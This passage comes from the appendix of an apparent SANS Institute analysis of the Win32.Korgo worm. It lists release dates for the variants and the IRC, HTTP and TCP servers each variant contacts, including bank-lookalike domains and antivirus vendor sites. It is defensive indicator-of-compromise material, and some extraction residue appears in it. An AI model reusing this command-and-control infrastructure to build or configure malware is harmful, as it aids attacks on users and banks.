3	Win32.Korgo.C	25.05.04
4	Win32.Korgo.D	30.05.04
5	Win32.Korgo.E	31.05.04
6	Win32.Korgo.F	01.06.04
7	Win32.Korgo.G	02.06.04
8	Win32.Korgo.I	07.06.04
9	Win32.Korgo.L	17.06.04
10	Win32.Korgo.M	23.05.04
11	Win32.Korgo.N	07.06.04
12	Win32.Korgo.P	23.06.04
13	Win32.Korgo.R	24.06.04
14	Win32.Korgo.S	21.06.04
15	Win32.Korgo.T	21.06.04
16	Win32.Korgo.U	22.06.04
17	Win32.Korgo.V	24.06.04
18	Win32.Korgo.W	02.07.04
19	Win32.Korgo.X	09.07.04
20	Win32.Korgo.Y	08.07.04
21	Win32.Korgo.Z	27.07.04
22	Win32.Korgo.AB	24.09.04
23	Win32.Korgo.AE	11.10.04

10 Appendix 4 - The list of servers which Win32.Korgo worm tries to connect

Version of worm	Connect	Servers
Win32.Korgo.A	IRC on TCP port 6667	moscow-advokat.ru graz.at.eu.undernet.org flanders.be.eu.undernet.org caen.fr.eu.undernet.org brussels.be.eu.undernet.org los-angeles.ca.us.undernet.org washington.dc.us.undernet.org london.uk.eu.undernet.org lia.zanet.net gaspode.zanet.org.za irc.kar.net
Win32.Korgo.B	IRC on TCP port 6667	moscow-advokat.ru graz.at.eu.undernet.org flanders.be.eu.undernet.org caen.fr.eu.undernet.org brussels.be.eu.undernet.org los-angeles.ca.us.undernet.org washington.dc.us.undernet.org london.uk.eu.undernet.org lia.zanet.net gaspode.zanet.org.za irc.kar.net
Win32.Korgo.C	IRC on TCP port 6667	moscow-advokat.ru graz.at.eu.undernet.org flanders.be.eu.undernet.org caen.fr.eu.undernet.org brussels.be.eu.undernet.org los-angeles.ca.us.undernet.org washington.dc.us.undernet.org london.uk.eu.undernet.org lia.zanet.net gaspode.zanet.org.za irc.kar.net irc.tsk.ru gaz-prom.ru

Win32.Korgo.D	IRC on TCP port 6667	moscow-advokat.ru graz.at.eu.undernet.org flanders.be.eu.undernet.org caen.fr.eu.undernet.org brussels.be.eu.undernet.org los-angeles.ca.us.undernet.org washington.dc.us.undernet.org london.uk.eu.undernet.org lia.zanet.net gaspode.zanet.org.za irc.kar.net irc.tsk.ru gaz-prom.ru
Win32.Korgo.E	IRC on TCP port 6667	K01irc.kar.net gaspode.zanet.org.za lia.zanet.net irc.tsk.ru london.uk.eu.undernet.org washington.dc.us.undernet.org los-angeles.ca.us.undernet.org brussels.be.eu.undernet.org caen.fr.eu.undernet.org flanders.be.eu.undernet.org graz.at.eu.undernet.org moscow-advocat.ru gaz-prom.ru
Win32.Korgo.F	IRC on TCP port 6667	gaspode.zanet.org.za lia.zanet.net irc.tsk.ru london.uk.eu.undernet.org washington.dc.us.undernet.org los-angeles.ca.us.undernet.org brussels.be.eu.undernet.org caen.fr.eu.undernet.org flanders.be.eu.undernet.org graz.at.eu.undernet.org moscow-advocat.ru gaz-prom.ru
Win32.Korgo.G	IRC on TCP port 6667	irc.tsk.ru gaspode.zanet.org.za lia.zanet.net london.uk.eu.undernet.org washington.dc.us.undernet.org los-angeles.ca.us.undernet.org brussels.be.eu.undernet.org caen.fr.eu.undernet.org flanders.be.eu.undernet.org graz.at.eu.undernet.org moscow-advokat.ru

Win32.Korgo.I	IRC on TCP port 6667	moscow-advokat.ru graz.at.eu.undernet.org flanders.be.eu.undernet.org caen.fr.eu.undernet.org brussels.be.eu.undernet.org los-angeles.ca.us.undernet.org washington.dc.us.undernet.org london.uk.eu.undernet.org irc.tsk.ru lia.zanet.net gaspode.zanet.org.za irc.kar.net
Win32.Korgo.L	HTTP	moscow-advokat.ru fethard.biz hackers.lv cvv.ru www.redline.ru lovingod.host.sk filesearch.ru goldensand.ru fuck.ru padonki.org trojan.ru asechka.ru master-x.com color-bank.ru kavkaz.ru crutop.nu kidos-bank.ru parex-bank.ru adult-empire.com konfiskat.org citi-bank.ru xware.cjb.net mazafaka.ru
Win32.Korgo.M	IRC	broadway.ny.us.dal.net brussels.be.eu.undernet.org caen.fr.eu.undernet.org ced.dal.net coins.dal.net diemen.nl.eu.undernet.org flanders.be.eu.undernet.org gaspode.zanet.org.za graz.at.eu.undernet.org lia.zanet.net london.uk.eu.undernet.org los-angeles.ca.us.undernet.org lulea.se.eu.undernet.org moscow-advokat.ru ozbytes.dal.net qis.md.us.dal.net vancouver.dal.net viking.dal.net washington.dc.us.undernet.org

Win32.Korgo.N	HTTP	adult-empire.com asechka.ru citi-bank.ru color-bank.ru crutop.nu cvv.ru fethard.biz filesearch.ru kavkaz.tv kidos-bank.ru konfiskat.org master-x.com mazafaka.ru parex-bank.ru roboxchange.com www.redline.ru xware.cjb.net
Win32.Korgo.P	HTTP	moscow-advokat.ru fethard.biz hackers.lv cvv.ru www.redline.ru lovingod.host.sk filesearch.ru goldensand.ru fuck.ru padonki.org trojan.ru asechka.ru master-x.com color-bank.ru kavkaz.ru crutop.nu kidos-bank.ru parex-bank.ru adult-empire.com konfiskat.org citi-bank.ru xware.cjb.net mazafaka.ru

© SANS

Win32.Korgo.R	IRC	broadway.ny.us.dal.net brussels.be.eu.undernet.org caen.fr.eu.undernet.org ced.dal.net coins.dal.net diemen.nl.eu.undernet.org flanders.be.eu.undernet.org gaspode.zanet.org.za graz.at.eu.undernet.org lia.zanet.net london.uk.eu.undernet.org los-angeles.ca.us.undernet.org lulea.se.eu.undernet.org moscow-advokat.ru ozbytes.dal.net qis.md.us.dal.net vancouver.dal.net viking.dal.net washington.dc.us.undernet.org
Win32.Korgo. S	TCP ports 113 and a random port between 2000 and 8191	broadway.ny.us.dal.net brussels.be.eu.undernet.org caen.fr.eu.undernet.org ced.dal.net coins.dal.net diemen.nl.eu.undernet.org flanders.be.eu.undernet.org gaspode.zanet.org.za graz.at.eu.undernet.org lia.zanet.net london.uk.eu.undernet.org los-angeles.ca.us.undernet.org lulea.se.eu.undernet.org moscow-advokat.ru ozbytes.dal.net qis.md.us.dal.net vancouver.dal.net viking.dal.net washington.dc.us.undernet.org
Win32.Korgo.T	HTTP	adult-empire.com asechka.ru citi-bank.ru color-bank.ru crutop.nu cvv.ru fethard.biz filesearch.ru kavkaz.tv kidos-bank.ru konfiskat.org master-x.com mazafaka.ru parex-bank.ru roboxchange.com www.redline.ru xware.cjb.net

Win32.Korgo.U	TCP ports 113, 5111, and a random port between 256 and 8191	adult-empire.com asechka.r citi-bank.ru color-bank.ru crutop.nu cvv.ru fethard.biz filesearch.ru fuck.ru goldensand.ru hackers.lv kavkaz.ru kidos-bank.ru konfiskat.org lovingod.host.sk master-x.com mazafaka.ru padonki.org parex-bank.ru trojan.ru www.redline.ru xware.cjb.net
Win32.Korgo.V	HTTP	adult-empire.com asechka.ru citi-bank.ru color-bank.ru crutop.nu cvv.ru fethard.biz filesearch.ru kavkaz.tv kidos-bank.ru konfiskat.org master-x.com mazafaka.ru parex-bank.ru roboxchange.com www.redline.ru xware.cjb.net

© SANS I

Win32.Korgo.W	HTTP	adult-empire.com asechka.ru citi-bank.ru color-bank.ru crutop.nu cvv.ru fethard.biz filesearch.ru kavkaz.tv kidos-bank.ru konfiskat.org master-x.com mazafaka.ru parex-bank.ru roboxchange.com www.redline.ru xware.cjb.net
Win32.Korgo.X	HTTP	adult-empire.com asechka.ru citi-bank.ru color-bank.ru crutop.nu fethard.biz filesearch.ru kavkaz.tv kidos-bank.ru konfiskat.org master-x.com mazafaka.ru parex-bank.ru roboxchange.com www.redline.ru xware.cjb.net
Win32.Korgo.Y	TCP	broadway.ny.us.dal.net brussels.be.eu.undernet.org caen.fr.eu.undernet.org ced.dal.net coins.dal.net diemen.nl.eu.undernet.org flanders.be.eu.undernet.org gaspode.zanet.org.za graz.at.eu.undernet.org lia.zanet.net london.uk.eu.undernet.org los-angeles.ca.us.undernet.org lulea.se.eu.undernet.org moscow-advokat.ru ozbytes.dal.net qis.md.us.dal.net vancouver.dal.net viking.dal.net washington.dc.us.undernet.org

Win32.Korgo.Z	IRC	0AB1cvv.ru adult-empire.com asechka.ru citi-bank.ru color-bank.ru crutop.nu fethard.biz filesearch.ru kavkaz.tv kidos-bank.ru konfiskat.org master-x.com mazafaka.ru parex-bank.ru roboxchange.com www.redline.ru xware.cjb.net
Win32.Korgo.AB	Attempts to contact a PHP script at one of the following domains: Sends HTTP requests to the following domains:	citi-bank.ru color-bank.ru kidos-bank.ru parex-bank.ru www.redline.ru adult-empire.com bankofny.com citi-bank.ru citibank.com crutop.nu cvv.ru fethard.biz filesearch.ru kaspersky.com konfiskat.org master-x.com

© SANS Institute

Win32.Korgo.AE	<p>Attempts to contact a PHP script at one of the following domains:</p> <p>Sends HTTP requests to the following domains:</p>	<p>citi-bank.ru color-bank.ru kidos-bank.ru parex-bank.ru www.redline.ru</p> <p>adult-empire.com bankofny.com citi-bank.ru citibank.com crutop.nu cvv.ru fethard.biz filesearch.ru kaspersky.com konfiskat.org master-x.com prodexteam.net roboxchange.com www.kaspersky.com www.pandasoftware.com www.riaa.com www.sophos.com www.symantec.com www.trendmicro.com xware.cjb.net</p>
----------------	---	--

© SANS Institute 2000 - 2005,